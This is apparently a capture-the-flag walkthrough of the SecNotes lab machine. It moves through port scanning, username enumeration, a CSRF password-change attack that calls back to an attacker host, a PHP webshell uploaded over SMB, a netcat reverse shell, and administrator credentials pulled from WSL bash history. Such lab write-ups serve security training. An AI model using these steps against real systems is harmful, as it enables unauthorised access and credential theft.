



Information Gathering

1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.10.10.97  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 11:03 IST  
Nmap scan report for 10.10.10.97  
Host is up (0.23s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0  
|_ http-title: Secure Notes - Login  
|_ _Requested resource was login.php  
|_ _http-server-header: Microsoft-IIS/10.0  
|_ http-methods:  
|_ _ Potentially risky methods: TRACE  
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)  
8808/tcp  open  http         Microsoft IIS httpd 10.0  
|_ http-methods:  
|_ _ Potentially risky methods: TRACE  
|_ _http-title: IIS Windows  
|_ _http-server-header: Microsoft-IIS/10.0  
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows  
Host script results:  
|_ smb-security-mode:  
|_ _ account_used: guest  
|_ _ authentication_level: user  
|_ _ challenge_response: supported  
|_ _ message_signing: disabled (dangerous, but default)  
|_ smb2-time:  
|_ _ date: 2024-07-18T05:36:37  
|_ _ start_date: N/A  
|_ smb2-security-mode:  
|_ _ 3.1.1:  
|_ _ _ Message signing enabled but not required  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 255.73 seconds
```

2) Checked the webpage



3) Found a valid username from the response

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Username/xato-net-10-million-usernames-dup.txt -u 'http://10.10.10.97/login.php' -d 'username=FUZZ&password=test' -H "Content-Type: application/x-www-form-urlencoded" -fr "No account found with that username."
```



SecNotes

v2.1.0-dev

```
:: Method      : POST
:: URL         : http://10.10.10.97/login.php
:: Wordlist    : FUZZ: /usr/share/seclists/Username/xato-net-10-million-usernames-dup.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=FUZZ&password=test
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Response status: 200-299,301,302,307,401,403,405,500
:: Matcher    : Regexp: No account found with that username.
```


tyler [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 467ms]
Tyler [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 599ms]

4) Created a new user




Vulnerability Assessment

1) The page is vulnerable to xss



2) The change password is vulnerable to csrf



3) Found http verb tampering


Request

Pretty Raw Hex




```
1 GET /change_pass.php?password=password&confirm_password=password&submit=submit HTTP/1.1
2 Host: 10.10.10.97
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.10.97/home.php
8 Origin: http://10.10.10.97
9 Connection: keep-alive
10 Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu
11
12
```

4) Sent a csrf payload through contact form




`http://secnotes.htb/change_pass.php?`
`password=password&confirm_password=password&submit=submit`

`http://10.10.14.8/done`




5) Got access to tyler with password



6) Found smb credentials




7) Found a writable share that is likely to be web root of port 8808



Exploitation

1) Uploaded a webshell

```
(vigneswar@VigneswarPC)~$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGj0irkL%OG*&' --upload 'shell.php' 'new-site/shell.php'
```



```
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting upload: shell.php (31 bytes)
[+] Upload complete..
[*] Closed 1 connections
```

2) Got rce

Request

PrettyRawHex

```
1 GET /shell.php?cmd=whoami HTTP/1.1
2 Host: 10.10.10.97:8808
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.2.7
5 Date: Thu, 18 Jul 2024 08:23:27 GMT
6 Content-Length: 16
7
8 secnotes\tyler
9
```

3) Got revshell

Burp Suite Community Edition v2024.4.5 - Temporary Project

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerSettings

LoggerOrganizerExtensionsLearnBTP

1 x 2 x +

SendCancel<>>

Target: http://10.10.10.97:8808 HTTP/1

Request

PrettyRawHex

```
1 GET / HTTP/1.1
2 Host: 10.10.10.97:8808
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk
9 Upgrade-Insecure-Requests: 1
10
```

Response

Inspector

Request attributes2

Request query parameters1

Request body parameters0

Request cookies1

Request headers8

vigneswar@VigneswarPC: ~

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.97] 50808
whoami
secnotes\tyler
PS C:\inetpub\new-site>
```

Privilege Escalation

1) WSL is installed in the machine

```
PS C:\> dir
```

Directory: C:\			
Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	6/21/2018 3:07 PM		Distros
d-----	6/21/2018 6:47 PM		inetpub
d-----	6/22/2018 2:09 PM		Microsoft
d-----	4/11/2018 4:38 PM		PerfLogs
d-----	6/21/2018 8:15 AM		php7
d-r---	1/26/2021 2:39 AM		Program Files
d-r---	1/26/2021 2:38 AM		Program Files (x86)
d-r---	6/21/2018 3:00 PM		Users
d-----	1/26/2021 2:38 AM		Windows
-a----	6/21/2018 3:07 PM	201749452	Ubuntu.zip

<https://askubuntu.com/questions/759880/where-is-the-ubuntu-file-system-root-directory-in-windows-subsystem-for-linux-an>

2) Found admin credentials on bash history

```
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root> cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' '\\127.0.0.1\c$
